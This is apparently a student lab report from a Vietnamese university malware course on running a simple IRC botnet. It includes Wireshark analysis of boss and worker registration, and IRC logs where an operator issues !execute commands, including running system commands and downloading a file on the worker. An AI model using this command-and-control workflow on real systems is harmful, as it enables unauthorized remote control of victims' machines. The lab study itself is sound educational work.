Phòng thí nghiệm An toàn Thông tin InsecLab
Trường Đại học Công nghệ Thông tin (UIT)

BÁO CÁO THỰC HÀNH

Môn học: Cơ chế hoạt động của mã độc

Tên chủ đề: Simple Botnet

GVHD: Ngô Đức Hoàng Sơn

Nhóm: 12

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT230.O21.ANTT.1

STT	Họ và tên	MSSV	Email
1	Nguyễn Triệu Thiên Bảo	21520155	21520155@gm.uit.edu.vn
2	Trần Lê Minh Ngọc	21521195	21521195@gm.uit.edu.vn
3	Huỳnh Minh Khuê	21522240	21522240@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:[1]

STT	Nội dung	Tình trạng	Trang
1	Yêu cầu 1	100%	2 – 5
2	Yêu cầu 2	100%	6 – 7
3	Yêu cầu 3	100%	7 – 8
4	Yêu cầu 4	100%	8 – 11
5	Yêu cầu 5	100%	11 – 15
Điểm tự đánh giá			**10/10**

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

C.1 Giả lập mạng Botnet

> **Yêu cầu 1** **Từ kết quả wireshark thu thập được. Hãy phân tích quá trình gì đang diễn ra.**

- Cài dịch vụ ssh trên máy server để có thể dùng WinSCP lấy file pcap về máy thật.

```
minhkhue@ubuntu:/usr/local/lib/python3.5/dist-packages/botnet$ sudo apt-get install openssh-server_
```

- Dịch vụ ssh đã hoạt động

```
minhkhue@ubuntu:/usr/local/lib/python3.5/dist-packages/botnet$ sudo systemctl status ssh
[sudo] password for minhkhue:
• ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enabled)
   Active: active (running) since Wed 2024-05-08 07:32:18 PDT; 23min ago
 Main PID: 2043 (sshd)
   CGroup: /system.slice/ssh.service
           └─2043 /usr/sbin/sshd -D

May 08 07:32:18 ubuntu systemd[1]: Starting OpenBSD Secure Shell server...
May 08 07:32:18 ubuntu sshd[2043]: Server listening on 0.0.0.0 port 22.
May 08 07:32:18 ubuntu sshd[2043]: Server listening on :: port 22.
May 08 07:32:18 ubuntu systemd[1]: Started OpenBSD Secure Shell server.
May 08 07:34:49 ubuntu sshd[2145]: Accepted password for minhkhue from 192.168.111.1 port 29458 ssh2
May 08 07:34:49 ubuntu sshd[2145]: pam_unix(sshd:session): session opened for user minhkhue by (uid=
lines 1-13/13 (END)
minhkhue@ubuntu:/usr/local/lib/python3.5/dist-packages/botnet$ _
```

- Dùng tcpdump để bắt các gói tin, đồng thời chạy file boss.py.

```
minhkhue@ubuntu:/usr/local/lib/python3.5/dist-packages/botnet$ sudo tcpdump -i ens33 -w nhom12_serve
r.pcap & python boss.py -c secretbotz -n daboss1 -x qwerty_
```


- Sau khi kết nối thành công với server, có thể tải file pcap về để phân tích từ WinSCP.

/usr/local/lib/python3.5/dist-packages/botnet/


Name	Size	Changed	Rights	Owner
..		5/2/2024 9:50:30 PM	rwxrwsr-x	root
__pycache__		5/2/2024 9:47:03 PM	rwxr-sr-x	root
__init__.py	0 KB	5/2/2024 9:47:03 PM	rw-r--r--	root
boss.py	13 KB	5/2/2024 9:47:03 PM	rw-r--r--	root
launcher.py	8 KB	5/2/2024 9:47:03 PM	rw-r--r--	root
nhom12_server.pcap	60 KB	5/8/2024 9:44:57 PM	rw-r--r--	root
worker.py	13 KB	5/2/2024 9:47:03 PM	rw-r--r--	root

- IP của boss: 192.168.111.138.


- Channel: secretbotz
- Nickname : daboss1
- Secret: qwerty
- Đầu tiên boss tiến hành gửi yêu cầu kết nối đến server, thông tin request bao gồm nickname và user của boss.




- Server yêu cầu kết nối với boss qua IP do không resolve được hostname của boss.



- Boss đã đăng ký với server thành công, được thêm vào channel secretbotz, server trả về các thông tin của boss.



nhom12_server.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
16 1.255603 149.28.246.185 192.168.111.138 IRC 72 Response (PING)
17 1.255634 192.168.111.138 149.28.246.185 TCP 54 53278 → 6667 [ACK] Seq=59 Ack=270 Win=30016 Len=0
18 1.256932 192.168.111.138 149.28.246.185 IRC 72 Request (PONG)
19 1.257554 149.28.246.185 192.168.111.138 TCP 60 6667 → 53278 [ACK] Seq=270 Ack=77 Win=64240 Len=0
20 5.544662 149.28.246.185 192.168.111.138 IRC 1506 Response (NOTICE) (001) (002) (003) (004) (005) (005) (005) (251) (252) (253)
21 5.545002 149.28.246.185 192.168.111.138 IRC 3062 Response (daboss1) (254) (255) (265) (266) (375) (372) (372) (372) (372) (372) (372) (37…
Frame 20: 1506 bytes on wire (12048 bits), 1506 bytes captured (12048 b
Ethernet II, Src: VMware_e3:50:7b (00:50:56:e3:50:7b), Dst: VMware_95:3
Internet Protocol Version 4, Src: 149.28.246.185, Dst: 192.168.111.138
Transmission Control Protocol, Src Port: 6667, Dst Port: 53278, Seq: 27
Internet Relay Chat
Response: :*.freenode.net NOTICE daboss1 :*** Ident lookup timed out
Prefix: *.freenode.net
Command: NOTICE
Command parameters
Parameter: daboss1
Trailer: *** Ident lookup timed out, using ~daboss1 instead.
Response: :*.freenode.net 001 daboss1 :Welcome to the freenode IRC N
Prefix: *.freenode.net
Command: 001
Command parameters
Parameter: daboss1
Trailer: Welcome to the freenode IRC Network daboss1!~daboss1@123
Response: :*.freenode.net 002 daboss1 :Your host is *.freenode.net,
Prefix: *.freenode.net
Command: 002
Command parameters
Response trailer (irc.response.trailer), 51 bytes
Packets: 336 · Displayed: 336 (100.0%)
Profile: Default
nhom12_server.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
16 1.255603 149.28.246.185 192.168.111.138 IRC 72 Response (PING)
17 1.255634 192.168.111.138 149.28.246.185 TCP 54 53278 → 6667 [ACK] Seq=59 Ack=270 Win=30016 Len=0
18 1.256932 192.168.111.138 149.28.246.185 IRC 72 Request (PONG)
19 1.257554 149.28.246.185 192.168.111.138 TCP 60 6667 → 53278 [ACK] Seq=270 Ack=77 Win=64240 Len=0
20 5.544662 149.28.246.185 192.168.111.138 IRC 1506 Response (NOTICE) (001) (002) (003) (004) (005) (005) (005) (251) (252) (253)
21 5.545002 149.28.246.185 192.168.111.138 IRC 3062 Response (daboss1) (254) (255) (265) (266) (375) (372) (372) (372) (372) (372) (372) (37…
22 5.545016 192.168.111.138 149.28.246.185 TCP 54 53278 → 6667 [ACK] Seq=77 Ack=4730 Win=37960 Len=0
23 5.548226 192.168.111.138 149.28.246.185 IRC 72 Request (JOIN)
24 5.549353 149.28.246.185 192.168.111.138 TCP 60 6667 → 53278 [ACK] Seq=4730 Ack=95 Win=64240 Len=0
25 5.549368 192.168.111.138 149.28.246.185 IRC 115 Request (JOIN) (PRIVMSG)
26 5.549968 149.28.246.185 192.168.111.138 TCP 60 6667 → 53278 [ACK] Seq=4730 Ack=156 Win=64240 Len=0
27 5.802564 149.28.246.185 192.168.111.138 IRC 265 Response (NOTICE)
28 5.839385 192.168.111.138 149.28.246.185 TCP 54 53278 → 6667 [ACK] Seq=156 Ack=4941 Win=40880 Len=0
29 6.030184 149.28.246.185 192.168.111.138 IRC 233 Response (JOIN) (353) (366)
30 6.030201 192.168.111.138 149.28.246.185 TCP 54 53278 → 6667 [ACK] Seq=156 Ack=5120 Win=43800 Len=0
Frame 21: 3062 bytes on wire (24496 bits), 3062 bytes captured (24496 b
Ethernet II, Src: VMware_e3:50:7b (00:50:56:e3:50:7b), Dst: VMware_95:3
Internet Protocol Version 4, Src: 149.28.246.185, Dst: 192.168.111.138
Transmission Control Protocol, Src Port: 6667, Dst Port: 53278, Seq: 17
Internet Relay Chat
Response: daboss1 6 :unknown connections
Command: daboss1
Command parameters
Parameter: 6
Trailer: unknown connections
Response: :*.freenode.net 254 daboss1 10461 :channels formed
Prefix: *.freenode.net
nhom12_server.pcap
Packets: 336 · Displayed: 336 (100.0%)
Profile: Default




Yêu cầu 2 Từ kết quả wireshark thu thập được. Hãy phân tích quá trình gì đang diễn ra.

IP của worker: 192.168.55.132

- Tương như như quá trình của boss, worker cũng gửi yêu cầu kết nối đến server với nickname và user.



- Worker đăng ký thành công và được thêm vào channel secretbotz.



Yêu cầu 3 Báo cáo kết quả chạy command IRC client.

Thực thi lần lượt các command sau:

- !execute info
- !execute status
- !execute run vmstat
- !execute ports
- !execute get_time

```
* daboss1 (~daboss1@115.79.58.89) has joined #secretbotz
<kohaku> !auth qwerty
<daboss1> Success
<kohaku> !execute info
<daboss1> Scheduled task: "info" with id 1 [1 workers]
<daboss1> Task 1 completed by 1 workers
<kohaku> !execute status
<daboss1> Scheduled task: "status" with id 2 [1 workers]
<daboss1> Task 2 completed by 1 workers
<kohaku> !execute run vmstat

<daboss1> Scheduled task: "run vmstat" with id 3 [1 workers]
<daboss1> Task 3 completed by 1 workers
<kohaku> !execute ports
<daboss1> Scheduled task: "ports" with id 4 [1 workers]
<daboss1> Task 4 completed by 1 workers
<kohaku> !execute get_time
<daboss1> Scheduled task: "get_time" with id 5 [1 workers]
<daboss1> Task 5 completed by 1 workers
```

Từng task được nhận và thực thi theo id từ 1 ->5

- Task 1: cho biết thông tin máy Woker
- Task 2: cho biết status máy Worker

- Task 3: thống kê thông số hiện tại của máy Worker
- Task 4: cho biết các port đang mở trên máy Worker
- Task 5: cho biết thời gian hiện tại

```
ubuntu@ubuntu:/usr/local/lib/python2.7/dist-packages/botnet$ sudo python boss.py -c secretbotz -n da
boss1 -x qwerty -s irc.quakenet.org
2024-05-08 08:44:14,039 - INFO - Registering nick daboss1
2024-05-08 08:44:14,040 - INFO - Authing as daboss1
2024-05-08 08:44:15,080 - INFO - server ping: :4092486295
2024-05-08 08:44:23,504 - INFO - Registered
2024-05-08 08:44:26,076 - INFO - added worker [worker]
2024-05-08 08:44:29,412 - INFO - kohaku authenticated successfully
2024-05-08 08:44:37,656 - INFO - task [1] received by worker worker
2024-05-08 08:44:38,403 - INFO - task [1] finished by worker worker
2024-05-08 08:44:38,404 - INFO - 1:worker:{'worker': 'worker.py: Linux-4.4.0-210-generic-x86_64-with
-Ubuntu-16.04-xenial, 64bit, ubuntu, 2.7.12\n'}
2024-05-08 08:46:04,615 - INFO - task [2] received by worker worker
2024-05-08 08:46:04,978 - INFO - task [2] finished by worker worker
2024-05-08 08:46:04,979 - INFO - 2:worker:{'worker': ''}
2024-05-08 08:46:16,939 - INFO - task [3] received by worker worker
2024-05-08 08:46:18,239 - INFO - task [3] finished by worker worker
2024-05-08 08:46:18,239 - INFO - 3:worker:{'worker': 'procs -----------memory---------- ---swap-- --
---io---- -system-- ------cpu-----\n r  b   swpd   free   buff  cache   si   so    bi    bo   in   c
s us sy id wa st\n 1  0      0 3532672  87356 330152    0    0    12     5   27   37  0  0 100  0  0
\n'}
2024-05-08 08:46:30,299 - INFO - task [4] received by worker worker
2024-05-08 08:46:31,028 - INFO - task [4] finished by worker worker
2024-05-08 08:46:31,029 - INFO - 4:worker:{'worker': '[22]\n'}
2024-05-08 08:46:36,364 - INFO - task [5] received by worker worker
2024-05-08 08:46:37,090 - INFO - task [5] finished by worker worker
2024-05-08 08:46:37,090 - INFO - 5:worker:{'worker': '2024-05-08 08:46:35.955710\n'}
_
```

Thực thi command download file

```
<kohaku> !execute download https://mirc.com/get.php
<daboss1> Scheduled task: "download https://mirc.com/get.php" with id 3 [1 workers]

<daboss1> Task 3 completed by 1 workers
```

File được download thành công

```
ubuntu@ubuntu:/usr/local/lib/python2.7/dist-packages/botnet$ ls
boss.py   get.php      __init__.pyc  launcher.pyc  reverse_shell.bin  worker.py
boss.pyc  __init__.py  launcher.py   MS17-010      Win7Blue           worker.pyc
